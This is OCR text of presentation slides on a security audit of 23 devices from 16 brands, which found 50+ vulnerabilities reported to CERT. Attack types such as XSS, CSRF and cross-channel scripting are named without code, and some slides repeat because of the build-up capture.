
Vulnerabilities in every device we audited

Outline


- Audit methodology: auditing a zoo of devices
- Illustrative attacks
- Defenses and lessons learned

Methodology


Audit methodology




Audit methodology



Audit methodology



Audit methodology



Overall audit results

Overall audit results

- 8 categories of devices

Overall audit results

- 8 categories of devices
- 16 different brands

Overall audit results

- 8 categories of devices
- 16 different brands
- 23 devices

Overall audit results

- 8 categories of devices
- 16 different brands
- 23 devices
- 50+ vulnerabilities reported to CERT

Attack types

Popular ones:

Cross Site Scripting (XSS)

Cross Site Request Forgeries (CSRF)

- Cross-Channel Scripting (XCS) attacks

File security

